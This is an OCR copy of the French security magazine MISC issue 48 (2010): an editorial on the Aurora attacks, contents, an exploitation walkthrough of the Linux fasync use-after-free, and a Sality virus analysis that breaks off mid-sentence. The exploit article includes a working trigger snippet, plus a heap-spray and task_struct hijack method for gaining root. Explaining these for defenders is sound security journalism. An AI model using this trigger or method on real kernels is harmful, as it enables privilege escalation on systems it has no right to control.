MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 48 - F: 8,00 € - RD

N° 48 MARS/AVRIL 2010

France Metro. 8 € DOM 8,80 € TOM Surface 950 XPF TOM Avion 1300 XPF
CH 15,50 CHF BEL LUX PORT CONT 9 Eur CAN 15 SCAD

CODE *FUZZING*

In-memory fuzzing : recherche de vulnérabilités et injection de fautes tout en mémoire



p. 53

APPLICATIONS *IPHONE*



SMS & iPhone : mieux comprendre les failles du smartphone d'Apple et leurs implications

p. 66

SYSTÈME *BOOTKIT*

Trusted Computing contre virus de boot : est-ce un pas décisif vers une informatique de confiance ?



p. 58

DOSSIER

COMMENT SE PROTÉGER CONTRE LA PESTE SPAM ?

1- Comprendre leur nature et leurs formes
2- Identifier et comprendre les sources
3- Choisir ses défenses et ses armes
4- Explorer de nouvelles techniques



SCIENCE *NAVIGO*

Lire, décoder et comprendre le contenu de son passe Navigo en un clin d'œil



p. 75

EXPLOIT CORNER

Faille fasync et escalade de privilèges avec Linux >=2.6.28



p. 4

MALWARE CORNER

Virus.Win32.Sality Polymorphisme et infection de PE, ça marche encore !



p. 9

PENTEST CORNER

Comment outiller votre Mac pour faire des pentests ?



p. 14

ÉDITO Aurora humanum est

Petit résumé pour ceux ayant passé les derniers mois en retraite avec le Dalaï Lama : un *0-day* sur Internet Explorer a été utilisé pour compromettre Google et quelques autres. Cet événement (anodin ?) m'inspire quelques réflexions...

Je ne m'étendrai pas sur l'aspect 0-day, la faille ayant été rapportée à Microsoft depuis quelques mois : que ce soit celle-ci ou une autre, ça ne change rien.

Des fonctionnalités, encore des fonctionnalités !

Rappelons un principe de base en sécurité : plus un système offre de fonctionnalités (cachées ou non), plus sa surface d'attaque est grande. Dans le cas de Google, les méchants ont compromis les logiciels d'interception mis en place à la demande du gouvernement américain (pour simplifier).

Je ne me permettrais pas de voir ici une sorte de mise en garde pour un État qui voudrait filtrer des contenus ou faciliter les perquisitions numériques et autres prises de contrôle à distance dans un cadre judiciaire. Quoique...

Il faudrait peut-être cesser de sous-estimer les méchants, on les croyant incapables de retourner à leur avantage les outils mis en place par les gentils.

Des intrusions, encore des intrusions !

Un détail amusant dans cette histoire est que peu d'entreprises révèlent avoir été piratées. Le fait que ce soit Google qui prenne les choses en main, en spécialiste de la collecte de données privées se positionnant en redresseur de torts face aux Chinois, grands pourfendeurs de libertés, n'est pas sans ironie.

Non, ce que je voudrais surtout souligner, c'est un phénomène étrange : les entreprises françaises, nos commerces en ligne, nos banques, ne sont JAMAIS piratés ! Enfin, si on en croit la communication officielle puisqu'on en parle que les 29 février (et encore). Pourtant, quand on regarde les USA ou l'Angleterre, il ne se passe pas une semaine sans qu'une entité ne « perde » des données confidentielles. Alors, sommes-nous meilleurs que les autres ?

En fait, les lois ne sont pas les mêmes et obligent les détenteurs de données privées à révéler à leurs clients quand un incident compromet leur vie privée. Il n'est pas vraiment étonnant de constater combien nos décideurs prennent les pays étrangers en exemple, mais juste quand ça les arrange. Bref, chez nous, on préfère se voiler la face (sauf pour les manifs et la burqa où c'est interdit).

Des attaques ciblées, encore des attaques ciblées !

Revenons sur les données privées, détenues par divers sites, usuellement évoquées par nos médias comme cibles d'attaques informatiques. Elles intéressent pas mal de groupes de criminalité organisée : spam, vol d'identité ou autres activités nauséabondes mais néanmoins lucratives. Pourtant, Aurora confirme que ces données ne sont pas les seules cibles.

L'omniprésence d'Internet et des réseaux a diversifié la nature des méchants : fini l'adolescent qui s'amuse ou le type qui veut se venger. De nombreuses personnes, pas toujours bien intentionnées, ont compris les avantages économiques, politiques, concurrentiels, ..., à tirer d'actions menées sur le réseau des réseaux. Il est malheureusement définitivement faux de croire qu'on ne constitue pas la proie de quelqu'un. La question est plutôt de savoir comment tenter de s'en protéger.

Un exploit, encore un exploit !

Le truc qui me fascine le plus dans cette opération, c'est le rapport coût/efficacité. Imaginons que le méchant ait acheté un exploit contre Internet Explorer pour 40000US$ au marché noir, et que derrière, il pénètre dans une vingtaine d'entreprises, dont plusieurs Fortunes 100.

Parallèlement, toutes ces entreprises ont dépensé des sommes astronomiques en firewall, antivirus et autres produits manifestement inefficaces mais chers.

Étonnant ? Pas vraiment ! Nos architectures sont totalement déficientes face à ce type d'attaques. L'exploit est exécuté sur un poste client. À partir de là, il se connecte sur le net pour récupérer d'autres choses en se faisant passer pour le navigateur. Ensuite, il explore le système local et éventuellement accroît ses privilèges avant de poursuivre son exploration du réseau local. Eh oui, un seul exploit suffit...

Bon, et alors ?

« Tant qu'il y a des marmites, il y a de l'espoir ! », Astérix, *le combat des chefs*.

Au final, pas grand chose de neuf, sauf pour ceux qui faisaient l'autruche depuis quelques années. J'espère que cet événement ouvrira les yeux de certains. Après tout, l'espoir fait vivre. Et pour conclure, tels Résidus dans *les lauriers de César* ou Caton l'Ancien : Delenda Carthago !

Fred Raynal

Rendez-vous au 30 avril 2010 pour le n°49 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036

Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Sodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme ce Saint-Barthélemy-d'Anjou
Tél. : 02 41 27 53 12
Plate-forme ce Saint-Quentin-Fallavier
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias - Tél. : 05 34 52 04 01

Membre April
www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

EXPLOIT CORNER

[04-06] FASYNC USE-AFTER-FREE

MALWARE CORNER

[09-13] ANALYSE DU VIRUS.WIN32.SALITY

PENTEST CORNER

[14-16] MAC OS X POUR LES PENTESTERS

DOSSIER



[COMMENT SE PROTÉGER CONTRE LA PESTE SPAM ?]

[18] PRÉAMBULE
[19-27] COMMUNICATION ÉLECTRONIQUE NON SOLLICITÉE : LE SPAM
[28-35] SPAM & BOTNETS
[36-46] PROTÉGER SON INFRASTRUCTURE DU SPAM
[47-52] ÉTUDE DE SPAMBOTS AVEC DES HONEYPOTS

SYSTÈME

[55-61] BOOT SÉCURISÉ : PREMIER PAS VERS L'INFORMATIQUE DE CONFIANCE ?

CODE

[62-65] FUZZING TOUT EN MÉMOIRE

APPLICATION




[66-73] ÉTUDE DE LA FAILLE SMS DE L'IPHONE

SCIENCE & TECHNOLOGIE

[74-82] LIRE SON PASSE NAVIGO EN UN CLIN D'OEIL

ABONNEMENT

[7, 8 et 54] BON D'ABONNEMENT ET DE COMMANDE



FASYNC USE-AFTER-FREE

Gabriel Campana - Sogeti/ESEC - gabriel.campana@sogeti.com

mots-clés : LINUX / KERNEL / ÉLÉVATION DE PRIVILÈGES

*Le 14 janvier 2010, Tavis Ormandy a annoncé sur la liste de diffusion Full-Disclosure la découverte d'une vulnérabilité **[1]** touchant les versions du noyau Linux >= 2.6.28, et publié un proof of concept **[2]** provoquant le freeze du système. Cette vulnérabilité est de type use-after-free : une zone de mémoire est libérée, mais reste référencée par un pointeur. Xorl a publié sur son blog le jour même une analyse succincte de cette vulnérabilité **[3]**. Nous verrons dans la suite de cet article comment l'exploiter afin d'élever ses privilèges.*

1 Analyse de la vulnérabilité

1.1 Description des notifications asynchrones

Le noyau Linux possède un mécanisme pour signaler à un processus que des données sont disponibles en entrée ou en sortie sur un descripteur de fichier donné, en lui envoyant le signal **SIGIO**. La notification est activée en utilisant l'appel système **ioctl(fd, FIOASYNC, &flag)**, qui passe le descripteur de fichier **fd** en mode asynchrone.

Chaque *driver* supportant ce mécanisme de notification asynchrone possède une liste simplement chaînée de structure **fasync_struct**. Cette structure contient entre autres le numéro du descripteur de fichier **fd** à notifier et la structure **fa_file** associée au descripteur de fichier pour représenter ses différentes caractéristiques :

```
struct fasync_struct {
  int magic;
  int fa_fd;
  struct fasync_struct  *fa_next;
  struct file           *fa_file;
};
struct file {
  ...
  struct path  f_path;
  const struct file_operations *f_op;
  unsigned int  f_flags;
  fmode_t     f_mode;
  loff_t    f_pos;
  struct fown_struct f_owner;
  const struct cred  *f_cred;
  ...
};
```

La requête ioctl **FIOASYNC** provoque l'appel de la fonction **fasync_helper(ioctl, do_vfs_ioctl, ioctl_fioasync, filp->f_op->fasync)** :

```
int fasync_helper(int fd, struct file * filp, int on, struct fasync_struct **fapp)
{
  struct fasync_struct *fa, **fp;
  struct fasync_struct *new = NULL;
  int result = 0;

  if (on) {
    new = kmem_cache_alloc(fasync_cache, GFP_KERNEL);
    if (!new)
      return -ENOMEM;
  }

  spin_lock(&filp->f_lock);
  write_lock_irq(&fasync_lock);
  for (fp = fapp; (fa = *fp) != NULL; fp = &fa->fa_next) {
    if (fa->fa_file == filp) {
      if(on) {
        fa->fa_fd = fd;
        kmem_cache_free(fasync_cache, new);
      } else {
        *fp = fa->fa_next;
        kmem_cache_free(fasync_cache, fa);
        result = 1;
      }
      goto out;
    }
  }

  if (on) {
    new->magic = FASYNC_MAGIC;
    new->fa_file = filp;
    new->fa_fd = fd;
    new->fa_next = *fapp;
    *fapp = new;
    result = 1;
  }
out:
  if (on)
    filp->f_flags |= FASYNC;
  else
    filp->f_flags &= ~FASYNC;
  write_unlock_irq(&fasync_lock);
  spin_unlock(&filp->f_lock);
  return result;
}
```

Celle-ci est responsable de l'ajout ou de la suppression d'un descripteur de fichier à surveiller, suivant la valeur du paramètre **on**. L'ajout d'un descripteur de fichier provoque l'insertion d'un élément **fasync_struct** dans la liste **fapp** du driver. Sa suppression enlève la structure correspondante de la liste **fapp**. Le drapeau **FASYNC** est par ailleurs positionné ou retiré de la variable **filp->f_flags**, suivant la valeur de **on**.

1.2 Description du bug

Le problème est dû au fait qu'un descripteur de fichier **file** peut se trouver dans plusieurs listes **fasync** différentes. En effet, une seconde liste est utilisée lors du verrouillage d'un descripteur de fichier par l'appel système **flock** :

```
struct file_lock {
  struct file_lock *fl_next; /* singly linked list for this inode  */
  ...
  struct fasync_struct *  fl_fasync; /* for lease break notifications */
  unsigned long fl_break_time; /* for nonblocking lease breaks */
  ...
};
```

À la fermeture du descripteur de fichier (lors de la fermeture du programme ou via l'appel système **close**, par exemple), les appels suivants sont effectués :

```
close
  filp_close
    locks_remove_posix
      ...
        fasync_helper(0, fl->fl_file, 0, &fl->fl_fasync)
    fput
      __fput
        if (file->f_flags & FASYNC) file->f_op->fasync(-1, file, 0)
        file_free
```

filp_close fait appel à deux fonctions manipulant des structures liées à **fasync** :

- Si un verrou est positionné, **fasync_helper** est appelée pour supprimer le descripteur de fichier de la liste **fl->fl_fasync**. Le drapeau **FASYNC** est donc retiré.
- **fput** est ensuite appelée. Si le drapeau **FASYNC** est positionné dans la variable **file->f_flags**, **file->f_op->fasync** est alors appelée.

Finalement, **file_free** est appelée pour libérer la mémoire associée au descripteur de fichier (**kfree(file)**). Cependant, l'exécution de **fput** ne fera pas appel à la fonction **file->f_op->fasync** si le fichier était verrouillé, puisque le drapeau **FASYNC** n'est plus positionné. La liste **fasync** du driver contient donc après l'appel à **file_free** un pointeur vers une zone de mémoire libérée. Une erreur aura probablement lieu lorsque le noyau tentera d'utiliser ce pointeur.

2 Exploitation

L'exploitation de la vulnérabilité se décompose en trois étapes distinctes :

- la déclencher pour provoquer la libération d'un pointeur toujours référencé ;
- contrôler la zone de mémoire libérée ;
- provoquer l'utilisation du pointeur référencé pour exécuter un code arbitraire.

2.1 Déclenchement de la vulnérabilité

Dans un premier temps, l'exploit déclenche la vulnérabilité en provoquant la libération d'un pointeur vers une structure toujours référencée. Le PoC de Tavis Ormandy effectue les opérations suivantes :

```
int fd = open("/dev/urandom", O_RDONLY);
flock(fd, LOCK_EX | LOCK_NB);
ioctl(fd, FIOASYNC, &(int){~0});
close(fd);
```

Le driver **/dev/urandom** est ouvert et le descripteur de fichier associé est verrouillé : l'appel à **flock** insère le descripteur de fichier **filp** dans la liste **filp->f_path.dentry->d_inode->i_flock->fl_fasync** propre à celui-ci et positionne le drapeau **FASYNC** dans la variable **filp->f_flags**. L'appel à **ioctl** provoque quant à lui l'insertion de **filp** dans la liste **fasync** du driver **/dev/urandom**. À ce stade, **filp** est présent dans deux listes différentes : **fl_fasync** et **fasync**.

Finalement, **close** appelle **fasync_helper**, qui retire **filp** de la liste **fl_fasync** et enlève le drapeau **FASYNC** de la variable **filp->f_flags**. **fasync->fa_file** n'est donc pas retiré de la liste **fasync** du driver **/dev/urandom**. La mémoire allouée pour la structure **fl_fasync->fa_file** est enfin libérée et **fasync->fa_file** pointe alors vers une zone de mémoire libérée.

2.2 Remplacement de la structure libérée

Le but de l'attaquant est de faire pointer **fasync->fa_file** vers une zone de mémoire qu'il contrôle. Sous Linux, le tas du noyau est divisé en un ensemble de caches caractérisés par la taille des objets qu'ils peuvent allouer. Il existe un certain nombre de caches destinés à un usage générique (**kmalloc-n**), dont la taille des objets est comprise entre 2^{n-1} et 2^n. Notons par ailleurs que l'allocation d'un objet dans un cache remplacera généralement le dernier objet libéré.

L'appel système **open** alloue la structure **file** dans un cache de 256 octets (**kmalloc-256**) par **kmem_cache_zalloc(filp_cachep, GFP_KERNEL)**. L'attaquant va donc chercher à remplacer le contenu de cette structure par des données qu'il contrôle, en allouant une zone de mémoire dans le même cache que la structure **file**, juste après la libération de celle-ci.

Les mécanismes d'IPC ont par exemple été utilisés de cette manière pour exploiter la vulnérabilité *setsockopt*

MCAST_MSFILTER integer overflow **[4]** : l'appel système **shmget** permettait d'allouer un buffer dans le même cache que l'objet libéré. Avec une sorte de *heap spraying*, il est donc possible de contrôler la structure **file**.

2.3 Exécution de code arbitraire

L'attaquant a remplacé la zone de mémoire libérée par une zone de mémoire qu'il contrôle. Il reste à provoquer le déréférencement du pointeur, dans le but d'exécuter un code contrôlé par l'attaquant.

La liste **fasync** du driver **/dev/urandom** est utilisée par le noyau pour signaler à un processus que de nouveaux octets sont présents dans le générateur d'entropie. Une simple lecture de **/dev/urandom** provoque l'appel de **kill_fasync(&fasync, SIGIO, POLL_OUT)** (**urandom_read -> extract_entropy_user -> account**) afin d'envoyer le signal SIGIO au processus surveillant **/dev/urandom**. Notons que cette manière de déréférencer un pointeur de la liste **fasync** est plus simple que celle présentée dans le PoC, qui nécessite le support d'**AT_RANDOM** par le noyau.

```
void __kill_fasync(struct fasync_struct *fa, int sig, int band)
{
  while (fa) {
    struct fown_struct * fown;
    if (fa->magic != FASYNC_MAGIC) {
      printk(KERN_ERR "kill_fasync: bad magic number in "
             "fasync_struct!\n");
      return;
    }
    fown = &fa->fa_file->f_owner;
    if (!(sig == SIGURG && fown->signum == 0))
      send_sigio(fown, fa->fa_fd, band);
    fa = fa->fa_next;
  }
}

void kill_fasync(struct fasync_struct **fp, int sig, int band)
{
  if (*fp) {
    read_lock(&fasync_lock);
    __kill_fasync(*fp, sig, band);
    read_unlock(&fasync_lock);
  }
}
```

L'attaquant contrôle la zone de mémoire pointée par **fa->fa_file**, et donc les valeurs de la structure **fa->fa_file->f_owner**. **send_sigio** est alors appelée :

```
void send_sigio(struct fown_struct *fown, int fd, int band)
{
  struct task_struct *p;
  enum pid_type type;
  struct pid *pid;
  int group = 1;

  read_lock(&fown->lock);

  type = fown->pid_type;
  if (type == PIDTYPE_MAX) {
    group = 0;
    type = PIDTYPE_PID;
  }

  pid = fown->pid;
  if (!pid)
    goto out_unlock_fown;

  read_lock(&tasklist_lock);
  do_each_pid_task(pid, type, p) {
    send_sigio_to_task(p, fown, fd, band, group);
  } while_each_pid_task(pid, type, p);
  read_unlock(&tasklist_lock);
 out_unlock_fown:
  read_unlock(&fown->lock);
}
```

La structure **fown->pid** est parcourue afin d'envoyer le signal SIGIO à chaque tâche de cette liste. **send_sigio_to_task** est ensuite appelée et la structure **task_struct** passée en premier argument est contrôlée.

Après une très longue pile d'appels de fonctions qui ne présentent pas de caractéristiques intéressantes pour exécuter un code arbitraire (**__kill_fasync**, **send_sigio**, **send_sigio_to_task**, **do_send_sig_info**, **send_signal**, **__send_signal**, **prepare_signal**, **wake_up_state**), **try_to_wake_up** est finalement appelée :

```
static int try_to_wake_up(struct task_struct *p, unsigned int state,
      int wake_flags)
{
  ...
  cpu = p->sched_class->select_task_rq(p, SD_BALANCE_WAKE, wake_flags);
```

Le paramètre **p** étant contrôlé, le noyau appelle un pointeur de fonction pouvant pointer vers un code contrôlé par l'attaquant. Celui-ci parvient donc à exécuter un code arbitraire, changeant par exemple les privilèges du processus courant. Certains champs de la structure **task_struct** devront être remplis de façon appropriée pour parvenir à cet enchaînement d'appels de fonction.

Conclusion

Comme d'habitude, une corruption de mémoire en espace noyau débouche souvent sur une élévation de privilèges. Cependant, l'attaquant n'a pas le droit à l'erreur : si jamais l'exploitation échoue, il est très probable que le noyau freeze à cause du verrouillage de certains *spinlocks*. Plusieurs offsets de la structure **task_struct** doivent par ailleurs être connus, rendant l'exploitation légèrement moins portable sur des versions et des configurations différentes du noyau Linux. ■

LIENS

[1] https://lists.grok.org.uk/pipermail/full-disclosure/2010-January/072455.html


[2] http://lock.cmpxchg8b.com/5ebe2294ecd0e0f08eab7690d2a6ee69/create_elf_tables.c

[3] http://xorl.wordpress.com/2010/01/14/cve-2009-4141-linux-kernel-fasync-locked-file-use-after-free/

[4] http://www.phrack.org/issues.html?issue=64&id=6

ANALYSE DU VIRUS.WIN32.SALITY

Nicolas Brulez – nicolas.brulez@kaspersky.fr
Senior Malware Researcher – Global Research and Analysis Team
Kaspersky Lab France



mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / VIRUS / ANALYSE DE CODE / FILE INFECTOR / SALITY

Les vrais virus (infecteurs d'exécutables) se font rares de nos jours. Ils ont été remplacés par les chevaux de Troie et autres vers réseau tels que Conficker. Deux familles de virus parasites se démarquent pourtant : Virus.Win32.Sality et Virus.Win32.Virut. Cet article traite de la première famille et présente l'analyse de la variante la plus répandue de ce virus polymorphique. Tout le monde le sait, il est important de bien configurer les partages de fichiers pour ne pas autoriser l'écriture lorsque cela n'est pas nécessaire. Malheureusement, nombreuses sont les entreprises avec des applications internes sur les partages réseaux avec accès complet en écriture. Les virus comme Sality ne se privent pas pour les infecter et c'est ensuite l'épidémie dans l'entreprise.

L'exécution automatique des *autorun* sur les clés USB et disques réseaux ? Dangereux ? Tout le monde le sait. Pourtant, les entreprises qui bloquent l'exécution automatique sont encore trop rares et l'infection par périphériques amovibles fonctionne encore très (trop !) bien à l'heure d'aujourd'hui. Je vous invite à regarder quelques statistiques pour vous en convaincre.




Figure 1 : Classement de Sality.aa et Kido.ih depuis les 13 derniers mois




Figure 2 : Nombre d'infections détectées depuis octobre 2009

1 Statistiques

Le choix de ce virus pour le *Malware Corner* n'est pas un hasard. Depuis 13 mois, il est placé dans le TOP 4 des infections que nous détectons. Comme vous allez le voir, il a même détrôné une des variantes de Conficker (Kido) les plus présentes depuis maintenant 1 an : voir Figure 1.

Le graphique ci-dessus nous montre la position de Sality.aa et de Kido.ih dans le TOP des infections détectées et nettoyées.

Nous allons maintenant voir le nombre d'infections référencées depuis le mois d'octobre 2009 pour ces deux codes malicieux : voir Figure 2.

Le virus Sality est en progression constante et a même détrôné le nombre d'infections de Kido.ih au mois de janvier 2010.

Il est important de noter que Sality n'utilise aucune faille pour se propager, contrairement à Kido. Il est intéressant de noter que ces deux *malwares* utilisent les périphériques amovibles (message subliminal).

2 Présentation du virus Sality

Sality est un virus parasite polymorphique qui s'attaque aux fichiers exécutables Windows (PE). Lors d'une infection, le virus écrase certaines parties du code du fichier hôte avec du code polymorphique. Le code du virus peut ensuite être inséré de deux façons différentes dans le fichier hôte : soit en agrandissant la dernière section, soit en ajoutant une nouvelle section dans le fichier PE. Le corps du virus est chiffré à l'aide de l'algorithme RC4.

Ce parasite est aussi résident mémoire. Il injecte des processus mais n'utilise aucun *hook* pour se propager plus rapidement, contrairement à Virut. Le virus utilise un système d'autoprotection pour empêcher que tous les processus infectés ne soient terminés. Les processus infectés se surveillent entre eux pour assurer la présence du malware en mémoire.

Pour éviter de tenter l'utilisateur infecté, le gestionnaire de tâches est désactivé via modification de la base de registre. L'éditeur de registre est lui aussi désactivé par la même occasion. Lors de ces diverses modifications du registre, Sality efface aussi les clés de registre permettant de démarrer l'ordinateur en mode sans échec. Pour terminer, les paramètres de l'explorateur Windows sont aussi modifiés pour ne pas afficher les fichiers cachés et les fichiers systèmes.

Sality contient un *driver*, qui lui permet de filtrer les paquets et de bloquer l'accès aux sites des éditeurs antivirus, ainsi que certains sites de désinfection, ou de scan, tels que Virus Total. Il tente aussi de tuer un certain nombre de produits de sécurité, ce qui fait de lui un rétrovirus.

[Section Table]

Name	VOffset	Name	VOffset
.text	00001000	.text	00001000
.rdata	00032000	.rdata	00032000
.data	00048000	.data	00048000
.rsrc	00057000	.rsrc	00057000
AVANT		.nrdata	00060000
		APRES	

Figure 1 : Nom de section du virus

Pour terminer ce descriptif, Sality utilise aussi la propagation par périphériques amovibles et partages réseaux. Une copie de `notepad.exe` est déposée sur le périphérique, renommée et infectée. Un fichier `autorun.inf` est aussi créé pour l'auto exécution sur les machines qui l'autorisent. Un `autorun.inf` est aussi créé sur les partages réseaux.

3 Analyse technique

Dans cette partie, nous allons voir l'analyse du virus par *reverse engineering*. Toutes les fonctionnalités du virus ne seront pas détaillées par manque de place, mais les plus importantes seront présentées.

3.1 L'infection d'exécutables

L'infection de Sality est assez classique. Le point d'entrée dans le PE *header* n'est pas modifié et l'exécution commence dans la section code, pour éviter les détections heuristiques. Il s'agit d'un virus *appender*, le corps du virus est donc placé à la fin du fichier.

Pour comprendre l'infection des fichiers PE, voici un schéma qui représente la structure des fichiers avant et après l'infection :




Figure 3 : Modification du virus sur la structure d'un fichier PE

Sality écrase plusieurs parties du programme hôte (le code originel est sauvegardé au préalable) avec son propre code polymorphique. Les parties sont reliées entre elles et finissent par exécuter le décrypteur du virus. Celui-ci se trouve dans une nouvelle section (comme sur le schéma) ou à la fin de la dernière section du fichier hôte. Quand Sality crée une nouvelle section, il utilise un algorithme simple pour générer un nom de section. Une lettre est générée aléatoirement puis ajoutée au nom de la seconde section du fichier hôte. Voici un exemple d'ajout de section : voir Figure 4.

Nous allons voir maintenant des exemples d'écrasement de code.

Avant infection : voir Figure 5.

Le code précédent est le point d'entrée d'une application saine. Voici maintenant le point d'entrée du fichier après infection : voir Figure 6.

On constate une différence importante entre les deux routines, notamment l'appel à la fonction `UnmapViewOfFile`, qui n'est pas présente dans l'application saine. En effet, Sality utilise des appels à des fonctions de l'API Windows avec des paramètres erronés.

Le but étant de bloquer l'analyse par émulation et, par conséquent, la détection du virus si le moteur tente d'émuler la routine de décryptage.




Figure 5 : Point d'entrée de l'application avant infection

Le virus injecte plusieurs routines du genre dans le fichier hôte. La première routine redirige vers la seconde, qui remplacera le code suivant dans notre fichier cible. Pour montrer la taille du code polymorphique générée par routine, voici la suite de la première routine avant l'infection :




Figure 7 : Point d'entrée de l'application avant infection (suite)

Maintenant, cette même suite écrasée par notre infecteur : voir Figure 8.

Encore une fois, Sality fait appel à une fonction de l'API Windows pour tenter de bloquer les émulateurs. On notera aussi que la fonction **FindClose** crée une exception si le *handle* passé en paramètre n'est pas valide lorsque le programme est débogué. Cette routine fait ainsi office d'anti-debug (probablement par hasard, puisque les appels de fonctions ne sont jamais les mêmes).

3.2 Le déchiffrement du virus

Une fois les sauts intra-routine terminés, le code du décrypteur est exécuté. Sality.aa utilise l'algorithme RC4. Celui-ci est noyé dans le code inutile créé par le moteur polymorphique. Un *virus analyst* non expérimenté

